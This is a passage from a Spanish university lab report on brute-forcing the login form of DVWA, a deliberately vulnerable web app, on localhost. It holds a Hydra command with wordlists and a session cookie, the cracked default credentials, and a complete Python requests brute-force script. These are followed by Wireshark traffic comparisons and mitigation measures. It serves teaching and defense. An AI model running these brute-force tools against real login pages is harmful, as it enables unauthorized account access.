diegoo@diegoo:~/Escritorio/u... x diegoo@diegoo:~/Escritorio/u... x diegoo@diegoo:~/Escritorio/un... x
diegoo@diegoo:~/Escritorio/universidad/lab2_cripto/DVWA$ curl 'http://localhost:8080/vulnerabilities/
brute/?username=admin&password=password&Login=Login' \
-H 'Accept: text/html,application/xhtml+xml,application/xml,image/webp,image/apng,*/*;q=0.8'
```

Figura 26: URL request válida.

```
diegoo@diegoo:~/Escritorio/u... x diegoo@diegoo:~/Escritorio/u... x diegoo@diegoo:~/Escritorio/un... x
diegoo@diegoo:~/Escritorio/universidad/lab2_cripto/DVWA$ curl 'http://localhost:8080/vulnerabilities/
brute/?username=hola&password=undostres&Login=Login' \
```

Figura 27: URL request inválida.

- La cuarta diferencia encontrada está en el tamaño de las respuestas. El content-Length en un acceso válido es más grande que el de uno en un acceso inválido.

```
Vary: Accept-Encoding
Content-Encoding: gzip
Content-Length: 1453
Connection: close
```

Figura 28: Content-Length para un acceso inválido.

```
Pragma: no-cache
Vary: Accept-Encoding
Content-Encoding: gzip
Content-Length: 1470
```

Figura 29: Content-Length para un acceso válido.

## 2.10. Instalación y versión a utilizar (hydra)

A continuación se realiza la instalación del software Hydra. Se comienza clonando el repositorio de GitHub correspondiente al software. Luego se ejecutan comandos para su instalación, proceso presente en la Figura 30.

```
diegooo@diegooo:~/Escritorio/universidad/lab2_cripto$ git clone https://github.com/robbertvink/thc-hydra.git  
diegooo@diegooo:~/Escritorio/universidad/lab2_cripto$ cd thc-hydra/  
diegooo@diegooo:~/Escritorio/universidad/lab2_cripto/thc-hydra$ ./configure  
make  
sudo make install
```

Figura 30: Comandos para instalar Hydra.

Luego de esto, Hydra se encuentra exitosamente instalado en el dispositivo.

## 2.11. Explicación de comando a utilizar (hydra)

Una vez instalado Hydra, se procede a realizar el comando para hacer el ataque de fuerza bruta al mismo formulario utilizado anteriormente de la app DVWA. Este comando es expliado a continuación.

```
hydra -L fiveusernames.txt -P millionpasswords.txt 127.0.0.1 -s 8080  
http-get-form "/vulnerabilities/brute/:username=^USER^&password=^PASS^  
^&Login=Login:H=Cookie: PHPSESSID=tlvaq9p2khhkodne1dpum2e686;  
security=low:F=Username and/or password incorrect."
```

Explicando el comando segmentándolo por partes:

```
hydra -L fiveusernames.txt -P millionpasswords.txt
```

Indica el diccionario de usuarios y de contraseñas a hydra.

```
http-get-form
```

Indica que se usará un HTTP GET para las solicitudes del ataque.

```
/vulnerabilities/brute/:username=^USER^&password=^PASS^  
&Login=Login: \  
H=Cookie: PHPSESSID=6ermbiacfoq30oaqi3pg4k0ga3
```

Dirección donde se realiza el ataque, además de las variables usuarios y password a variar en el ataque.

## 2 DESARROLLO DE ACTIVIDADES SEGÚN CRITERIO DE RÚBRICA

H=Cookie: PHPSESSID=tlvaq9p2khhkodne1dpum2e686

Esta parte del comando sirve para especificar la Cookie que se puede encontrar al inspeccionar la petición de login en el navegador.

F=Username and/or password incorrect." -I

“F” Sirve para que hydra identifique un inicio de sesión inválido, mostrando así las combinaciones usuario/contraseña válidas. “I” sirve para que el ataque continúe a pesar de obtener un estado HTTP distinto de 200.

### 2.12. Obtención de al menos 2 pares (hydra)

A raíz del comando anterior, se obtienen los mismos pares usuario/contraseña obtenidos en el ataque de fuerza bruta hecho en burp suite. En la Figura 31 se puede observar dentro del recuadro azul el comando aplicado y explicado anteriormente, y en el recuadro rojo los pares usuario/contraseña válidos obtenidos.

```
diegooo@diegooo:~/Escritorio/universidad/lab2_cripto$ hydra -L fiveusernames.txt -P millionpasswords.txt 127.0.0.1 -s 8080 http-get -form "/vulnerabilities/brute/:username=^USER^&password=^PASS^&Login=Login:H=Cookie: PHPSESSID=tlvaq9p2khhkodne1dpum2e686; security=low:F=Username and/or password incorrect."
Hydra v9.6dev (c) 2023 by van Hauser/THC & David Maciejak - Please do not use in military or secret service organizations, or for illegal purposes (this is non-binding, these *** ignore laws and ethics anyway).
;
Hydra (https://github.com/vanhauser-thc/thc-hydra) starting at 2024-09-11 23:38:05
[WARNING] Restorefile (you have 10 seconds to abort... (use option -I to skip waiting)) from a previous session found, to prevent overwriting, ./hydra.restore
[DATA] max 16 tasks per 1 server, overall 16 tasks, 600000 login tries (l:6/p:100000), ~37500 tries per task
[DATA] attacking http-get-form://127.0.0.1:8080/vulnerabilities/brute/:username=^USER^&password=^PASS^&Login=Login:H=Cookie: PHPSESSID=tlvaq9p2khhkodne1dpum2e686; security=low:F=Username and/or password incorrect.
[8080][http-get-form] host: 127.0.0.1 login: admin password: password
[8080][http-get-form] host: 127.0.0.1 login: smithy password: password
[8080][http-get-form] host: 127.0.0.1 login: gordonb password: abc123
[8080][http-get-form] host: 127.0.0.1 login: pablo password: letmein
[8080][http-get-form] host: 127.0.0.1 login: 1337 password: charley
```

Figura 31: Contraseñas obtenidas de Hydra.

### 2.13. Explicación paquete curl (tráfico)

A continuación se necesita realizar un análisis del tráfico en wireshark una vez enviado el paquete cURL (el envío de la petición cURL se revisa en la sección 2.8).

## 2 DESARROLLO DE ACTIVIDADES SEGÚN CRITERIO DE RÚBRICA




Figura 32: Captura del tráfico Wireshark luego de mandar la petición cURL.

De lo que se puede observar, el tráfico generado luego de la petición cURL corresponde a paquetes de protocolo HTTP y TCP. Los paquetes de tipo TCP están asociados al proceso 3-Way Handshake.




Figura 33: Paquetes HTTP para petición cURL.

En base a la Figura 33, se observan los paquetes HTTP capturados durante las pruebas. En el recuadro rojo, se destaca la URL de la solicitud (request URL), donde se muestran el nombre de usuario y la contraseña enviados. Además, el recuadro azul señala la Cookie utilizada en la petición. Cada solicitud de login genera dos paquetes HTTP: uno para la petición enviada y otro para la respuesta recibida. En este caso, se capturaron un total de cuatro paquetes HTTP, ya que se realizaron dos intentos de inicio de sesión: uno con credenciales válidas y otro con credenciales inválidas.

## 2.14. Explicación paquete burp (tráfico)

A continuación se analiza qué sucede para los paquetes burp en el ataque de fuerza bruta en wireshark. Para realizar un análisis más específico, se analizan únicamente los paquetes HTTP. Los paquetes TCP existentes no serán mostrados, pues se obvia la presencia de un Three-Way Handshake para cada intento de login.




Figura 34: Paquetes HTTP para peticiones burp.

En este caso, se puede observar una mayor cantidad de paquetes HTTP capturados debido al ataque de fuerza bruta realizado en Burp Suite, el cual genera múltiples intentos combinando los posibles nombres de usuario y contraseñas. En la Figura 34, los primeros dos paquetes destacados en azul corresponden a la petición y respuesta de un inicio de sesión con credenciales válidas. Se puede apreciar que el length del paquete HTTP de respuesta es mayor en comparación con aquellos asociados a intentos fallidos. Además, se observa que los paquetes de solicitud de formulario contienen la URL de la petición, incluyendo el nombre de usuario y la contraseña utilizados.

## 2.15. Explicación paquete hydra (tráfico)

A continuación se analiza el tráfico generado en hydra ante el ataque de fuerza bruta.

## 2 DESARROLLO DE ACTIVIDADES SEGÚN CRITERIO DE RÚBRICA




Figura 35: Paquetes HTTP para peticiones hydra.

Nuevamente, se pueden observar las URLs de las peticiones, donde se muestran el usuario y la contraseña de cada intento. En este caso, también se capturaron numerosos paquetes debido a que el ataque de fuerza bruta genera múltiples solicitudes basadas en combinaciones de usuario y contraseña. En el recuadro rojo, se destaca el bloque del Protocolo de Transferecia de Hipertexto (HTTP), que muestra detalles importantes como la cookie utilizada, el host y el User-Agent, similar a lo que se observa en los paquetes generados por cURL y Burp Suite.

### 2.16. Mención de las diferencias (tráfico)

Las diferencias en los tráficos encontradas fueron las siguientes:


- Se puede observar una velocidad mayor de hydra frente a burp, donde hydra realiza muchas más peticiones en un mismo tiempo frente a burp que es más lento.
- Como hydra es más rápido realizando peticiones que burp, entonces evidentemente el tráfico de paquetes HTTP será mucho más alto para hydra en una menor cantidad de tiempo.
- Si bien burp es más lento para generar el ataque de fuerza bruta que hydra, este genera un registro más detallado y así podría generar más concentración de paquetes TCP en su tráfico. Burp Suite sigue una secuencia más estructurada de comunicación.
- Para este laboratorio, en Burp Suite, simplemente se selecciona el paquete base para realizar el ataque y se cargan los diccionarios correspondientes. En otras herramientas, como Hydra, es posible personalizar aún más la petición HTTP, permitiendo modificar parámetros como la cookie asociada, el destino del ataque, entre otros.

## 2 DESARROLLO DE ACTIVIDADES SEGÚN CRITERIO DE RÚBRICA

- El length de los paquetes varía ante burp, cURL y hydra. Para cURL y burp, el length es mayor (de un valor de aproximadamente 881), mientras que para hydra el length es aproximadamente de 265. Esto tiene consistencia con que hydra sea más rápido realizando el ataque, ya que al enviar paquetes más simples, puede enviar más en menos tiempo.
- El User-Agent es diferente para Burp Suite, cURL, y Hydra, y no presenta la misma información en cada herramienta. Este campo puede revelar detalles sobre el navegador utilizado, el sistema operativo, y otras características del cliente que realiza la solicitud.

### 2.17. Detección de SW (tráfico)

Si en base al tráfico quisieramos identificar qué software se usó para realizar el ataque de fuerza bruta, entonces es esencial fijarnos en wireshark en los campos que podrían diferenciarse entre ellos. Para hydra es simple, pues para tales paquetes, es posible fijarse en el campo User-Agent donde se detalla “(Hydra)”. También se puede observar el campo length y compararlo con otro SW, donde para hydra el length es menor.



```
HTTP/1.1 200 OK
Content-Type: text/html; charset=UTF-8
Date: Mon, 12 Dec 2022 14:45:21 GMT
Server: Apache/2.4.41 (Ubuntu)
X-Powered-By: PHP/8.1.12-1+ubuntu22.04.1+deb.sury.org+1
Content-Length: 265
Connection: close
Set-Cookie: PHPSESSID=11111111111111111111111111111111; expires=Mon, 12-Dec-2022 14:45:21 GMT; path=/; secure; HttpOnly
User-Agent: Mozilla/5.0 (Hydra)\r\n
\r\n
Full request URI: http://127.0.0.1:8080
```

Figura 36: SW para hydra.


Analizando este mismo campo, se puede observar que para Burp Suite el campo User-Agent referencia a múltiples navegadores y sistemas operativos no necesariamente asociados al usado en la actividad.



```
- Hypertext Transfer Protocol
  GET /vulnerabilities/brute/?username=admin&password=password&Login=Login HTTP/1.1\r\n
  Host: localhost:8080\r\n
  sec-ch-ua: "\r\n
  sec-ch-ua-mobile: ?0\r\n
  sec-ch-ua-platform: ""\r\n
  Upgrade-Insecure-Requests: 1\r\n
  User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/116.0.5845.141 Safari/537.36\r\n
  Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,image/apng,*/*;q=0.8,application/signed-exchange;
  Sec-Fetch-Site: same-origin\r\n
  Sec-Fetch-Mode: navigate\r\n
  Sec-Fetch-User: ?1\r\n
```

Figura 37: User-Agent para burp suite.

Finalmente, para cURL se puede observar que el campo User-Agent entrega información del navegador y sistema operativo utilizado.



```
- Hypertext Transfer Protocol
  GET /vulnerabilities/brute/?username=admin&password=password&Login=Login HTTP/1.1\r\n
  Host: localhost:8080\r\n
  User-Agent: Mozilla/5.0 (X11; Ubuntu; Linux x86_64; rv:109.0)
```

Figura 38: User-Agent para cURL.

## 2 DESARROLLO DE ACTIVIDADES SEGÚN CRITERIO DE RÚBRICA

Así, se puede observar que se puede identificar el software utilizado a raíz del campo User-Agent.

### 2.18. Interacción con el formulario (python)

A continuación se busca realizar un ataque de fuerza bruta con un código python. Anteriormente se usó software ya existente, pero para esta ocasión se busca crear un código python usando la librería requests.

En primer lugar, en el código se especifica la URL del formulario y los headers necesarios para este.

```
import requests

url = "http://localhost:8080/vulnerabilities/brute/"

headers = {
    'User-Agent': 'Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/58.0.3029.110 Safari/537.3',
    'Cookie': 'PHPSESSID=0req2nq6b9gtalsdel7fhsjfj7; security=low',
    'Content-Type': 'application/x-www-form-urlencoded',
}
```

Figura 39: Código segmento 1.

Luego, se leen los diccionarios de usuarios y contraseñas, almacenando los valores posibles en las variables usernames y passwords respectivamente. Finalmente, se realiza por cada usuario sus combinaciones con las contraseñas. Se concatena al URL los headers necesarios y los parámetros usuario/contraseña. En caso de encontrar las credenciales válidas para tal usuario, se imprime por consola las credenciales correctas y se itera con el siguiente usuario.

```
with open('fiveusernames.txt', 'r') as user_file:
    usernames = [line.strip() for line in user_file]

with open('millionpasswords.txt', 'r') as pass_file:
    passwords = [line.strip() for line in pass_file]

for username in usernames:
    for password in passwords:
        params = {
            'username': username,
            'password': password,
            'Login': 'LogIn',
        }

        response = requests.get(url, headers=headers, params=params)

        if "Username and/or password incorrect." not in response.text:
            print(f";Login exitoso! Usuario: {username} | Contraseña: {password}")
            break # Detener una vez encontrado el login correcto
```

Figura 40: Código segmento 2.

## 2 DESARROLLO DE ACTIVIDADES SEGÚN CRITERIO DE RÚBRICA

A continuación se visualiza el código en su totalidad.

```
● ● ●

import requests

url = "http://localhost:8080/vulnerabilities/brute/"

headers = {
    'User-Agent': 'Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/58.0.3029.110 Safari/537.3',
    'Cookie': 'PHPSESSID=@req2nq6b9gtalsdel7fhsjfj7; security=low',
    'Content-Type': 'application/x-www-form-urlencoded',
}

with open('fiveusernames.txt', 'r') as user_file:
    usernames = [line.strip() for line in user_file]

with open('millionpasswords.txt', 'r') as pass_file:
    passwords = [line.strip() for line in pass_file]

for username in usernames:
    for password in passwords:
        params = {
            'username': username,
            'password': password,
            'Login': 'Login',
        }

        response = requests.get(url, headers=headers, params=params)

        if "Username and/or password incorrect." not in response.text:
            print(f"!Login exitoso! Usuario: {username} | Contraseña: {password}")
            break # Detener una vez encontrado el login correcto
```

Figura 41: Código python para el ataque de fuerza bruta.

### 2.19. Cabeceras HTTP (python)

Anteriormente se realizó un análisis de los campos User-Agent, Cookie y Content-Type. El encabezado Cookie se obtiene copiándolo desde la inspección del campo Cookie en la sección Network del navegador en la página de DVWA para una petición de inicio de sesión. Esta Cookie es agregada manualmente en el script para mantener la sesión activa durante el ataque de fuerza bruta. En la Figura 39, se puede observar cómo estos encabezados son añadidos a la petición.

### 2.20. Obtención de al menos 2 pares (python)

Al ejecutar el código, se obtiene lo siguiente.

## 2 DESARROLLO DE ACTIVIDADES SEGÚN CRITERIO DE RÚBRICA

```
• diegooo@diegooo:~/Escritorio/universidad/lab2_cripto$ python3 lab2.py
;Login exitoso! Usuario: admin | Contraseña: password
;Login exitoso! Usuario: smithy | Contraseña: password
;Login exitoso! Usuario: gordonb | Contraseña: abc123
;Login exitoso! Usuario: pablo | Contraseña: letmein
;Login exitoso! Usuario: 1337 | Contraseña: charley
```

Figura 42: Ataque de fuerza bruta con código python.

Obteniéndose así las mismas 5 credenciales válidas obtenidas anteriormente para el formulario de DVWA. Luego, se puede observar los paquetes generados a raíz del código.




Figura 43: Paquetes del código python.

Se puede ver que el largo es de 472, además se pueden observar los campos User-Agent, Cookie y el URL de la petición.

### 2.21. Comparación de rendimiento con Hydra, Burpsuite, y cURL (python)

Al analizar la figura 43, una de las primeras comparaciones a realizar es el largo de los paquetes. En el caso del código Python, el tamaño aproximado del paquete es de 470 bytes, lo cual es menor en comparación con los paquetes generados por cURL y Burp Suite, pero mayor que los generados por Hydra. Esta diferencia puede deberse a que cURL y Burp Suite son herramientas más completas y avanzadas, que incluyen más encabezados y metadatos relevantes en la comunicación. Por otro lado, el script en Python es simple y está diseñado exclusivamente para realizar un ataque de fuerza bruta, incluyendo solo los encabezados esenciales para la solicitud HTTP.

En cuanto a rendimiento, este código Python es una de las herramientas más rápidas para realizar ataques de fuerza bruta, comparable incluso a Hydra. Esta velocidad se debe principalmente a la simplicidad del código, cuya única funcionalidad es ejecutar el ataque de fuerza bruta. A diferencia de Burp Suite, el enfoque del código es mucho más directo, lo que permite un rendimiento superior.

## **2 DESARROLLO DE ACTIVIDADES SEGÚN CRITERIO DE RÚBRICA**

---

Un aspecto clave en el rendimiento del código Python es que, una vez que encuentra una combinación válida de credenciales, deja de iterar sobre el mismo usuario. En cambio, Burp Suite continúa probando todas las combinaciones posibles, sin detenerse necesariamente al encontrar credenciales correctas, ya que Burp realiza un análisis detallado de cada paquete de manera secuencial. Esto hace que Burp sea más lento en este tipo de ataque, dado su enfoque exhaustivo.

Tanto Hydra como el código Python son más eficientes si el único objetivo es realizar el ataque de fuerza bruta para obtener credenciales correctas. Herramientas como Burp y cURL, por otro lado, requieren un análisis más complejo de las respuestas para identificar si las credenciales son válidas, lo que puede afectar el tiempo total de ejecución.

### **2.22. Demuestra 4 métodos de mitigación (investigación)**

- La ausencia de límites en la cantidad de intentos de contraseña permitidos para un mismo usuario en un corto período de tiempo facilitó la realización de este laboratorio. El hecho de que no exista un límite permite realizar un número ilimitado de intentos hasta encontrar la contraseña correcta. Por ello, establecer restricciones es fundamental para evitar ataques de fuerza bruta, reduciendo el número de intentos permitidos y dificultando el acceso no autorizado. Un ejemplo de esto, sería bloquear el acceso tras tres intentos fallidos durante un período de 5 minutos, aumentando progresivamente el tiempo de bloqueo con cada conjunto adicional de intentos fallidos.
- Otro método simple es obligar a los usuarios a crear contraseñas complejas. Al forzar la creación de contraseñas elaboradas, un ataque de fuerza bruta puede volverse una herramienta inútil. Esto se debe a que las contraseñas más complejas aumentan la entropía, es decir, la aleatoriedad y dificultad para poder predecirlas. Utilizar un diccionario de contraseñas comunes ya no sería suficiente, ya que el número de combinaciones posibles aumenta exponencialmente a medida que se incrementa la cantidad (y el tipo) de caracteres utilizados en la contraseña. En consecuencia, descifrar una contraseña basada en un diccionario se vuelve prácticamente imposible.
- La autenticación multifactor es muy eficiente para mitigar ataques. Aunque es posible que una contraseña pueda ser interceptada, la autenticación multifactor añade una capa adicional de seguridad. La autenticación multifactor usa un dispositivo externo para verificar la identidad del usuario, permitiendo o bloqueando el ingreso a la cuenta que se está tratando de atacar. De esta forma, incluso si se logra obtener la contraseña, el acceso no sería posible sin la segunda forma de autenticación.
- El cifrado de las contraseñas es esencial para evitar que estas sean interceptadas cuando estas sean enviadas por el tráfico. Si una contraseña se envía sin cifrar en una petición, puede ser interceptada a través de múltiples métodos, permitiendo a un tercero obtener las credenciales. Al cifrar la información, un intermediario tendría muchas más dificultades para acceder a las credenciales, ya que los datos estarían protegidos por un cifrado que requeriría un esfuerzo mayor para descifrar.

## Conclusiones y comentarios

En este laboratorio se realizaron una serie de ataques de fuerza bruta utilizando diferentes herramientas con el objetivo de encontrar credenciales válidas para el formulario de DVWA. El uso de diferentes herramientas para un mismo propósito destacó la importancia del enfoque y los objetivos establecidos al usar cada software. Se observó que, aunque todas las herramientas permiten obtener los mismos resultados, estas pueden diferir en su propósito.

Hydra y el código en Python resultaron ser las herramientas más eficientes para obtener credenciales de manera rápida, gracias a su simplicidad y enfoque directo en la obtención de credenciales válidas. cURL, Hydra y el script en Python permiten mayor personalización de los paquetes a enviar, pues permiten la agregación/modificación de encabezados, cookies y otros campos pertenecientes a la solicitud HTTP. En general, el código en Python ofrece un control total sobre la construcción del paquete y la lógica a utilizar en el ataque.

Por otro lado, Burp Suite y cURL son más adecuados para un enfoque en el que se requiere un análisis detallado de las respuestas obtenidas. cURL ofrece una respuesta orientada al código HTML recibido, similar a Burp Suite, que permite interceptar y analizar cada petición enviada a mayor detalle. Estas herramientas resultan útiles cuando es necesario estudiar más a fondo las respuestas obtenidas.

Otro aspecto a considerar, es el entendimiento de la importancia de la seguridad en formularios web, especialmente para quienes tienen un foco en la informática (específicamente en el desarrollo de aplicaciones web). Es importante que los desarrolladores entiendan las posibles amenazas a las que una página puede exponerse. Una de las principales vulnerabilidades presentes en DVWA fue la falta de un límite en los intentos de combinaciones de contraseñas. Esta debilidad permite realizar intentos ilimitados hasta encontrar la contraseña correcta, lo que facilita ataques de fuerza bruta. Otra amenaza es no cifrar las contraseñas al enviarlas a la red. Controlar estas amenazas a la hora de desarrollar una página es de vital importancia. Como desarrolladores es esencial no solo crear páginas funcionales, sino también asegurar que los datos sensibles de los usuarios y los accesos críticos estén protegidos. Implementar mecanismos de seguridad adecuados, como límites en los intentos de inicio de sesión, autenticación multifactor, y cifrado de contraseñas, es fundamental para mitigar este tipo de amenazas y garantizar la seguridad de los usuarios.

La realización de este laboratorio en general, permite identificar potenciales herramientas para atacar una página web, o así también potenciales herramientas para analizar las posibles formas en que se podría proteger una página de posibles amenazas al identificarlas en primer plano.